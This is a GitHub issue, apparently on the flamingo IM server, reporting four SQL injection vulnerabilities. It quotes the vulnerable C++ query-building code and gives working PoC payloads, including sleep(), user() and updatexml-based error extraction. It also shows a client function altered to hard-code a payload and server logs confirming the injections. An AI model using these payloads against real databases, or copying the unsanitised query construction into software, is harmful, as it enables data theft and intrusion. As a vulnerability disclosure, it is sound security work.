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New issue

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There are security risks in the operation of the server on the database #47

Closed **marckwei** opened this issue on Nov 27, 2020 · 1 comment

marckwei commented on Nov 27, 2020

issue 1

Vulnerability


There is a SQL injection vulnerability in the `UserManager::addUser` method.
The related business corresponding to the method is the registered account.
`userid` , `username` , `nickname` can be controlled, no filtering measures, and directly execute the entire SQL statement.

Looking at the code, it is found that the client does not encrypt the transmission data, and the registration information is returned to the server in clear text. Therefore, it can be injected directly in the client registration window.

```
bool UserManager::addUser(User& u)
{
    ......
    ......
    ......
  char sql[256] = { 0 };
  snprintf(sql, 256, "INSERT INTO t_user(f_user_id, f_username, f_nickname, f_password, f_register_time) VALUES(%d, '%s', '%s', '%s', NOW())", m_baseUserId.load(), u.username.c_str(),
  if (!pConn->execute(sql))
  {
    LOGW("insert user error, sql: %s", sql);
    return false;
  }
    ......
    ......
}
```

Poc

payload: `ad','ad','ads',sleep(10));#` or `ad','ad','ads',user());#`




注册手机号：ad','ad','ads',sleep(10));#

注册昵称：hacker


账号密码：●●●

确认密码：●●●



```
[INFO][[2020-11-27 02:16:34:086]][140149912139520][/mnt/hgfs/starcross/CVE/flami
ngo-master/flamingoserver/chatserversrc/ChatSession.cpp:170]Request from client:
 userid=0, cmd=1001, seq=0, data={"username": "ad','ad','ads',sleep(10));#", "ni
ckname": "hacker", "password": "123"}, datalength=84, buflength=99

[INFO][[2020-11-27 02:16:44:279]][140149912139520][/mnt/hgfs/starcross/CVE/flami
ngo-master/flamingoserver/chatserversrc/ChatSession.cpp:422]Response to client:
cmd=msg_type_register, data: {"code": 0, "msg": "ok"}. client: 192.168.204.1:134
51
```



```
[ERROR][[2020-11-27 02:12:36:503]][139895361271552][/mnt/hgfs/starcross/CVE/flam
ingo-master/flamingoserver/mysqlapi/DatabaseMysql.cpp:197]sql error: Incorrect d
atetime value: 'root@121.69.88.230' for column `flamingoIM`.`t_user`.`f_register
_time` at row 1, sql: INSERT INTO t_user(f_user_id, f_username, f_nickname, f_pa
ssword, f_register_time) VALUES(106, 'ad','ad','ads',user());#', '123', '123', N
OW())
```

issue 2

Vulnerability

There is a SQL injection vulnerability in the `UserManager::updateUserTeamInfoInDbAndMemory` method.


`newteaminfo` can be controlled

```
bool UserManager::updateUserTeamInfoInDbAndMemory(int32_t userid, const std::string& newteaminfo)
{
    ……
    ……
    std::ostringstream osSql;
    osSql << "UPDATE t_user SET f_teaminfo='"
        << newteaminfo << "' WHERE f_user_id="
        << userid;
    if (!pConn->execute(osSql.str().c_str()))
    {
        LOGE("Update Team Info error, sql: %s", osSql.str().c_str());
        return false;
    }
    ……
    ……
}
```

Poc

The client has an input length limit, but the defense of the client is invalid. Hard code the payload into the program.

payload: `1"}]' or updatexml(2,concat(0x7e,version()),0) or'`




```
void CSendMsgThread::HandleCreateNewGroup(const CCreateNewGroupRequest* pCreateNewGroup)
{
    if(pCreateNewGroup == NULL)
        return;

    char szData[256] = { 0 };
    sprintf_s(szData, ARRAYSIZE(szData), "{\"groupname\": \"1','','1',version());#\", \"type\": 0}", pCreateNewGroup->m_szGroupName);
    std::string outbuf;
    net::BinaryStreamWriter writeStream(&outbuf);
    writeStream.WriteInt32(msg_type_creategroup);
    writeStream.WriteInt32(m_seq);
    writeStream.WriteCString(szData, strlen(szData));
    writeStream.Flush();

    LOG_INFO("Request to create new group, data=%s", szData);

    CIUSocket::GetInstance().Send(outbuf);
}
```



```
[ERROR][[2020-11-27 01:54:38:755]][139895369664256][/mnt/hgfs/starcross/CVE/flam
ingo-master/flamingoserver/mysqlapi/DatabaseMysql.cpp:197]sql error: XPATH synta
x error: '~10.3.17-MariaDB', sql: UPDATE t_user SET f_teaminfo='[{"members":[],"
teamname":"My Friends"},{"members":[],"teamname":"test"},{"members":[],"teamname
":"1\"}]' or updatexml(2, concat(0x7e, version()),0) or'"}]' WHERE f_user_id=100
```

issue 3

Vulnerability


There is a SQL injection vulnerability in the `UserManager::addGroup` method.

`groupname` can be controlled

```
bool UserManager::addGroup(const char* groupname, int32_t ownerid, int32_t& groupid)
{
    ……
    ……
    ++m_baseGroupId;
    char sql[256] = { 0 };
    snprintf(sql, 256, "INSERT INTO t_user(f_user_id, f_username, f_nickname, f_password, f_owner_id, f_register_time) VALUES(%d, '%d', '%s', '', %d,  NOW())", m_baseGroupId.load(), m
    if (!pConn->execute(sql))
    {
        LOGE("insert group error, sql: %s", sql);
        return false;
    }
        ……
    ……

}
```

Create a group chat function can trigger this function.




群名称： sql

payload： `1','','1',version());#`

The client has an input length limit, but the defense of the client is invalid. Hard code the payload into the program.

Find the place where the client sends the json, and hard code the payload in.




```
void CSendMsgThread::HandleCreateNewGroup(const CCreateNewGroupRequest* pCreateNewGroup)
{
    if(pCreateNewGroup == NULL)
        return;

    char szData[256] = { 0 };
    sprintf_s(szData, ARRAYSIZE(szData), "{\"groupname\": \"1','','1',version());#\", \"type\": 0}", pCreateNewGroup->m_szGroupName);
    std::string outbuf;
    net::BinaryStreamWriter writeStream(&outbuf);
    writeStream.WriteInt32(msg_type_creategroup);
    writeStream.WriteInt32(m_seq);
    writeStream.WriteCString(szData, strlen(szData));
    writeStream.Flush();

    LOG_INFO("Request to create new group, data=%s", szData);

    CIUSocket::GetInstance().Send(outbuf);
}
```



```
[ERROR][[2020-11-27 01:32:23:497]][139895394842368][/mnt/hgfs/starcross/CVE/flam
ingo-master/flamingoserver/mysqlapi/DatabaseMysql.cpp:197]sql error: Incorrect d
atetime value: '10.3.17-MariaDB' for column `flamingoIM`.`t_user`.`f_register_ti
me` at row 1, sql: INSERT INTO t_user(f_user_id, f_username, f_nickname, f_passw
ord, f_owner_id, f_register_time) VALUES(268435473, '268435473', '1','','1',vers
ion());#', '', 100,  NOW())
```

issue 4

Vulnerability


There is a SQL injection vulnerability in the `UserManager::updateUserInfoInDb` method.

```
bool UserManager::updateUserInfoInDb(int32_t userid, const User& newuserinfo)
{
    ……
    ……
    std::ostringstream osSql;
    osSql << "UPDATE t_user SET f_nickname='"
          << newuserinfo.nickname << "', f_facetype="
          << newuserinfo.facetype << ", f_customface='"
          << newuserinfo.customface << "', f_gender="
          << newuserinfo.gender << ", f_birthday="
          << newuserinfo.birthday << ", f_signature='"
          << newuserinfo.signature << "', f_address='"
          << newuserinfo.address << "', f_phonenumber='"
          << newuserinfo.phonenumber << "', f_mail='"
          << newuserinfo.mail << "' WHERE f_user_id="
          << userid;
    if (!pConn->execute(osSql.str().c_str()))
    {
        LOGE("UpdateUserInfo error, sql: %s", osSql.str().c_str());
        return false;
    }

        ……
    ……
}
```

Poc

payload: `1' or updatexml(2,concat(0x7e,version()),0) or'`



昵 称: dddd

账 号: 1005

性 别: ● 男 ○ 女


生 日: 1990/ 1/ 1

签 名: 1' or updatexml(2,concat(0x7e,version()),0) or'

地 址:

电 话:

邮 箱:



```
[ERROR][[2020-11-27 01:15:12:460]][139895352878848][/mnt/hgfs/starcross/CVE/flam
ingo-master/flamingoserver/mysqlapi/DatabaseMysql.cpp:197]sql error: XPATH synta
x error: '~10.3.17-MariaDB', sql: UPDATE t_user SET f_nickname='dddd', f_facetyp
e=0, f_customface='', f_gender=0, f_birthday=19900101, f_signature='1' or update
xml(2,concat(0x7e,version()),0) or'', f_address='', f_phonenumber='', f_mail=''
WHERE f_user_id=100
```

balloonwj commented on Dec 1, 2020 Owner

yes，you are right. If you use flamingo for commercial use, remember to enhance this. Not adding this additional checks and enhancement is just for simplicity for users who study it. **@marckwei**

balloonwj closed this as completed on Dec 1, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants